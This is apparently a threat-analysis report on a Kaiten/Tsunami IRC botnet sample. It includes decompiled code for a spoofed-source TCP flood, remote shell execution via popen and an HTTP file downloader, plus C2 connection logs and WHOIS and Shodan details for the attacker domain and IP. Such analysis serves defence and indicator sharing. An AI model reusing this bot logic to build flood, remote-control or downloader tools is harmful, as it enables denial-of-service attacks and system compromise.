.data:0000000000013170                      dq offset a422          ; "422"
.data:0000000000013178                      dq offset sub_434A
.data:0000000000013180                      dq offset aPrivmsg      ; "PRIVMSG"
.data:0000000000013188                      dq offset sub_3C78
.data:0000000000013190                      dq offset aPing         ; "PING"
.data:0000000000013198                      dq offset sub_43BE
.data:00000000000131A0                      dq offset aNick         ; "NICK"
.data:00000000000131A8                      dq offset sub_46B5
.data:00000000000131B0                      align 20h
.data:00000000000131C0 off_131C0            dq offset sub_9E65      ; DATA XREF: sub_9E65+27↑w
```

```
        }
}
struct Messages { char *cmd; void (* func)(int,char *,char *); } msgs[] = {
        { "352", _352 },
        { "376", _376 },
        { "433", _433 },
        { "422", _376 },
        { "PRIVMSG", _PRIVMSG },
        { "PING", _PING },
        { "NICK", _NICK },
{ (char *)0, (void (*)(int,char *,char *))0 } };
```

Figure 5. Function structure


The binary, after executing, makes a *fork()* call and later tries to establish communication with the control server using the IRC protocol. To do this, it generates a random nickname/user and connects to certain channel waiting to receive the instructions from their operators.



```
03:11:37 connect(3, {sa_family=AF_INET, sin_port=htons(443), sin_addr=inet_addr("198.98.56.111")}, 16) = -1
03:11:38 connect(3, {sa_family=AF_INET, sin_port=htons(443), sin_addr=inet_addr("198.98.56.111")}, 16) = 0
03:11:38 write(3, "NICK QKJKU\nUSER UTLQNF localhost"..., 50) = 50
03:11:38 write(3, "PONG :5D848174\n", 15) = 15
03:11:38 write(3, "MODE QKJKU -xi\n", 15) = 15
03:11:38 write(3, "JOIN #internet :key_of_channel\n", 31) = 31
03:11:38 write(3, "WHO QKJKU\n", 10)    = 10
```

Figure 6. Fork y C&C connection

The code implements various functions to carry out different types of denial of service attacks (SYN / UDP flooding, etc.). The following image shows the logic to execute one of them, specifically, the so-called Tsunami attack. The operators will instruct the bots to execute, for a certain time (set in seconds), a DOS TCP attack playing with various flags of this protocol.




```
__int64 __fastcall tsunami(__int64 sock_, __int64 sender, signed int argc_, __int64 argv_)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  argc = argc_;
  v20 = argv_;
  v56 = __readfsqword(0x28u);
  start_ = time(0LL);
  if ( !(unsigned int)mfork(sender, sender, v4, v5, v6, v7) )
  {
    if ( argc <= 1 )
    {
      send((unsigned int)sock_, (__int64)"NOTICE %s :TSUNAMI <target> <secs>\n", sender, v9, v10, v11);
      exit(1);
    }
    secs = atol(*(char **)(v20 + 16));
    sock_v2 = socket(2LL, 3LL);
    if ( sock_v2 < 0 )
      exit(1);
    start = time(0LL);
    pid = getpid();
    srand(start ^ pid);
    v14 = rand_();
    memset(&send_tcp, v14, 1400LL);
    daddr = (unsigned int)host2ip(sender, *(_QWORD *)(v20 + 8));
    send((unsigned int)sock_, (__int64)"NOTICE %s :Tsunami heading for %s.\n", sender, *(_QWORD *)(v20 + 8), v15, v16);
    while ( 1 )
    {
      saddr = spoof();
      v36 = v36 & 0xF0 | 5;
      v36 = v36 & 0xF | 0x40;
      v37 = 16;
      v38 = htons(1440LL);
```

```
      check = 0;
      v54 = 0;
      v43 = in_cksum(&v36, 20LL);
      in_cksum(&v36, 40LL);
      v27 = saddr_;
      v28 = daddr_;
      v29 = 0;
      v30 = 6;
      v31 = htons(1420LL);
      v32 = *(_QWORD *)&v46;
      v33 = v48;
      v34 = v49;
      bcopy(&v35, &send_tcp, 1400uLL);
      check = in_cksum(&v27, 1432LL);
      sendto(sock_v2);
      if ( v22 > 49 )
      {
        if ( time(0LL) >= (unsigned __int64)(start_ + secs) )
        {
          close((unsigned int)sock_v2);
          exit(0);
        }
        v22 = 0;
      }
      ++v22;
    }
  }
  v19 = __readfsqword(0x28u);
  result = v19 ^ v56;
  if ( v19 != v56 )
    sub_5317(sender, sender, v8, v9);
  return result;
}
```

Figure 7. Tsunami (DOS)

The malicious code also has the ability to execute commands on the victim via the "SH" command. To do this, first, it adds the command to execute in the $PATH env variable and then makes use of *popen()* to run it.



```
0000000000003F42 8D8 lea     rax, [rbp+command]
0000000000003F49 8D8 mov     edx, 400h
0000000000003F4E 8D8 mov     esi, 0
0000000000003F53 8D8 mov     rdi, rax
0000000000003F56 8D8 call    memset
0000000000003F5B 8D8 mov     rax, [rbp+var_898]
0000000000003F62 8D8 lea     rdx, [rax+3]
0000000000003F66 8D8 lea     rax, [rbp+command]
0000000000003F6D 8D8 lea     rsi, aExportPathBinS ; "export PATH=/bin:/sbin:/usr/bin:/usr/lo"...
0000000000003F74 8D8 mov     rdi, rax
0000000000003F77 8D8 mov     eax, 0
0000000000003F7C 8D8 call    sprintf
0000000000003F81 8D8 lea     rax, [rbp+command]
0000000000003F88 8D8 lea     rsi, aR         ; "r"
0000000000003F8F 8D8 mov     rdi, rax
0000000000003F92 8D8 call    popen
0000000000003F97 8D8 mov     [rbp+stream], rax
0000000000003F9E 8D8 jmp     short loc_4005
```

```
aExportPathBinS db 'export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin;%s',0
                        ; DATA XREF: sub_3C78+2F5↑o
```

```
0000000000004005
0000000000004005     loc_4005:
0000000000004005 8D8 mov     rax, [rbp+stream]
000000000000400C 8D8 mov     rdi, rax
000000000000400F 8D8 call    feof
0000000000004014 8D8 test    eax, eax
0000000000004016 8D8 jz      short loc_3FA0
```

```
rbp+var_898]
yte ptr [rax]
h ; ' '
loc_40A4
```


```
004060 8D8 mov     rax, [rbp+var_898]
004067 8D8 movzx   eax, byte ptr [rax]
00406A 8D8 test    al, al
00406C 8D8 jz      short loc_40A4
```

```
0000000000004018 8D8 mov     rax, [rbp+stream]
000000000000401F 8D8 mov     rdi, rax
0000000000004022 8D8 call    pclose
0000000000004027 8D8 mov     edi, 0          ; status
000000000000402C 8D8 call    _exit
```

```
0000000000003FA0
0000000000003FA0     loc_3FA0:
0000000000003FA0 8D8 lea     rax, [rbp+command]
0000000000003FA7 8D8 mov     edx, 400h
0000000000003FAC 8D8 mov     esi, 0
0000000000003FB1 8D8 mov     rdi, rax
0000000000003FB4 8D8 call    memset
0000000000003FB9 8D8 mov     rdx, [rbp+stream]
0000000000003FC0 8D8 lea     rax, [rbp+command]
0000000000003FC7 8D8 mov     esi, 400h
0000000000003FCC 8D8 mov     rdi, rax
0000000000003FCF 8D8 call    fgets
0000000000003FD4 8D8 lea     rcx, [rbp+command]
0000000000003FDB 8D8 mov     rdx, [rbp+sender]
0000000000003FE2 8D8 mov     eax, [rbp+var_8B4]
0000000000003FE8 8D8 lea     rsi, aPrivmsgSS ; "PRIVMSG %s :%s\n"
0000000000003FEF 8D8 mov     edi, eax
0000000000003FF1 8D8 mov     eax, 0
0000000000003FF6 8D8 call    send
0000000000003FFB 8D8 mov     edi, 1
0000000000004000 8D8 call    sleep
```

Figure 8. Command execution

Another Kaiten's features is downloading files via HTTP. The following image shows the function responsible for this logic. Observe the strings associated to the GET request (with the "hardcoded" headers) with which the bot requests to download files to the system.




```
unsigned __int64 __fastcall downloader_HTTP(unsigned int sock, __int64 sender, __int64 a3, __int64 a4, __int64 a5, __int64 a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v27 = a3;
  v26 = a4;
  v44 = __readfsqword(0x28u);
  if ( !mfork(sender, sender, a3, a4, a5, a6) )
  {
    if ( v27 <= 1 )
    {
      send(sock, "NOTICE %s :GET <host> <save as>\n", sender, v7, v8, v9);
      exit(0);
    }
    sock2 = socket(2LL, 1LL);
    if ( sock2 == -1 )
    {
      send(sock, "NOTICE %s :Unable to create socket.\n", sender, v10, v11, v12);
      exit(0);
    }
    if ( strncmp(*(v26 + 8), "http://", 7LL) )
      strcpy(v42, *(v26 + 8));
    else
      strcpy(v42, *(v26 + 8) + 7LL);
    for ( i = 0; i < strlen(v42) && v42[i] != 47; ++i )
      ;
    v42[i] = 0;
    v38 = 2;
    v39 = htons(80LL);
    v35 = inet_addr(v42);
    if ( v35 == -1 )
    {
      v36 = gethostbyname(v42, v42);
      if ( !v36 )
      {
        send(sock, "NOTICE %s :Unable to resolve address.\n", sender, v13, v14, v15);
        exit(0);
      }
      bcopy(&v40, **(v36 + 24), *(v36 + 20));
    }
    else
    {
      v40 = v35;
    }
    memset(&v41, 0LL, 8LL);
    if ( connect(sock2, &v38, 16LL) )
    {
      send(sock, "NOTICE %s :Unable to connect to http.\n", sender, v16, v17, v18);
      exit(0);
    }
    send(
      sock2,
      "GET /%s HTTP/1.0\r\n"
      "Connection: Keep-Alive\r\n"
      "User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)\r\n"
      "Host: %s:80\r\n"
      "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*\r\n"
      "Accept-Encoding: gzip\r\n"
      "Accept-Language: en\r\n"
      "Accept-Charset: iso-8859-1,*,utf-8\r\n"
      "\r\n",
      &v42[i + 1],
      v42,
      v17,
      v18);
    send(sock, "NOTICE %s :Receiving file.\n", sender, v19, v20, v21);
    file = fopen(*(v26 + 16), "wb");
LABEL_25:
    v33 = recv(sock2, v43, 4096LL, 0LL);
    if ( v33 > 0 )
    {
      if ( v33 <= 4095 )
        v43[v33] = 0;
      for ( j = 0; ; ++j )
      {
        if ( j >= v33 )
          goto LABEL_25;
        if ( !strncmp(&v43[j], "\r\n\r\n", 4LL) )
          break;
      }
      for ( k = j + 4; k < v33; ++k )
        fputc(v43[k], file);
    }
    send(sock, "NOTICE %s :Saved as %s\n", sender, *(v26 + 16), v22, v23);
    while ( 1 )
    {
      v34 = recv(sock2, v43, 4096LL, 0LL);
      if ( v34 <= 0 )
        break;
      if ( v34 <= 4095 )
        v43[v34] = 0;
      for ( l = 0; l < v34; ++l )
        fputc(v43[l], file);
    }
    fclose(file);
    close(sock2);
    exit(0);
  }
```

Figure 9. Command execution

Communications

Kaiten's dropper as well as the IRC control server share the same malicious domain: *lib.pygensim.com*

This was created on October 2, 2020 (a few days before the incident) and currently resolves to the address 198.98.56.111 (belonging to the bulletproof host "FranTech solutions").



Resolve	Location	Network	ASN	First	Last	Source	Tags
198.98.56.111	US	198.98.48.0/20	53667	2020-10-06	2020-10-06	pingly	Routable FranTech-Solutions

— Domain Profile

Registrant	Jane Morrin
Registrant Country	us
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com IANA ID: 303 URL: www.publicdomainregistry.com,http://www.publicdomainregistry.com Whois Server: whois.publicdomainregistry.com abuse-contact@publicdomainregistry.com (p) 12013775952
Registrar Status	clientTransferProhibited
Dates	4 days old Created on 2020-10-02 Expires on 2021-10-02 Updated on 2020-10-02
Name Servers	NS1.HE.NET (has 71,236 domains) NS2.HE.NET (has 71,236 domains) NS3.HE.NET (has 71,236 domains) NS4.HE.NET (has 71,236 domains) NS5.HE.NET (has 71,236 domains)
Tech Contact	Jane Morrin 2843 Star Route, Northbrook, Illinois, 60062, us janemorrin4@firemail.cc (p) 12243244848
Domain Status	Registered And No Website
Hosting History	1 change on 2 unique name servers over 0 year


— Website

Website Title	None given.

```
Domain Name: PYGENSIM.COM
Registry Domain ID: 2563579374_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2020-10-03T06:21:24Z
Creation Date: 2020-10-03T06:21:23Z
Registrar Registration Expiration Date: 2021-10-03T06:21:23Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org
/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Jane Morrin
Registrant Organization:
Registrant Street: 2843 Star Route
Registrant City: Northbrook
Registrant State/Province: Illinois
Registrant Postal Code: 60062
Registrant Country: US
Registrant Phone: +1.2243244848
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: janemorrin4@firemail.cc
Registry Admin ID: Not Available From Registry
Admin Name: Jane Morrin
Admin Organization:
Admin Street: 2843 Star Route
Admin City: Northbrook
Admin State/Province: Illinois
Admin Postal Code: 60062
Admin Country: US
Admin Phone: +1.2243244848
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: janemorrin4@firemail.cc
Registry Tech ID: Not Available From Registry
Tech Name: Jane Morrin
Tech Organization:
Tech Street: 2843 Star Route
Tech City: Northbrook
Tech State/Province: Illinois
Tech Postal Code: 60062
Tech Country: US
Tech Phone: +1.2243244848
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: janemorrin4@firemail.cc
Name Server: ns1.he.net
Name Server: ns2.he.net
Name Server: ns3.he.net
Name Server: ns4.he.net
Name Server: ns5.he.net
DNSSEC: Unsigned
```

Figure 10. Whois domain: pygensim.com

According to the information indexed by Shodan the server corresponds to a Debian 10 with ports 22 (SSH) and 443 exposed to Internet. Note that Shodan correctly identifies the IRC server running on socket 443.



198.98.56.111

City	Buffalo
Country	United States
Organization	FranTech Solutions
ISP	FranTech Solutions
Last Update	2020-10-05T18:50:29.289781
ASN	AS53667

443
tcp
https

```
:irc.internet.com NOTICE * :*** Looking up your hostname...
:irc.internet.com NOTICE * :*** Found your hostname (cached)
:irc.internet.com 451 * :You have not registered
:irc.internet.com 451 * :You have not registered
```


22
tcp
ssh

OpenSSH Version: 7.9p1 Debian 10

```
SSH-2.0-OpenSSH_7.9p1 Debian-10
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDSLsPA1MasAH0oYu4UhmS7pKwo6QVC2yIjT2eftWGwVZVF
D3FIYIv5HgSAO9NctaMCdMe33nuVfK1wh13tT6vRb0trOuYQ1ywh2XNOITX1CnpE+4nb/U3j9XT/
ImgRLmp0ym0pnPxaR/abkVLEOyaAn0vhYu7bOgugaIEP2I/nX905TW8cClugaif1LgQ1NQn4v7C1
TvYCISjsTpSUNQIMhVLy5q38dGPv8dAq3NgmGQCIAikXIpEODgLSTYWBnWwQra4YLSs42SDEZXOZ
RpcR5EvB6G90QwHwwguFG4p0tbVxGSNfQARyaX5wXFjdhG95p0hdDew3MP2Je8X4Vsgf
Fingerprint: 75:76:96:5a:b5:7a:d7:d4:30:b3:be:af:b0:fe:e9:b2
```

Figure 11. Shodan information


The following image shows the bot’s connection to the IRC server (UnrealIRCd 5.0.6) and the entry to the *#internet* channel (with the password “*:key_of_channel*”). The creation date of this server was October 4 at 6:12 PM PDT.



```
:irc.internet.com NOTICE * :*** Looking up your hostname...
:irc.internet.com NOTICE * :*** Couldn't resolve your hostname; using your IP address instead
NICK WIMHRM
USER BBGQEY localhost localhost :CDTZAH
PING :1A84292C
PONG :1A84292C
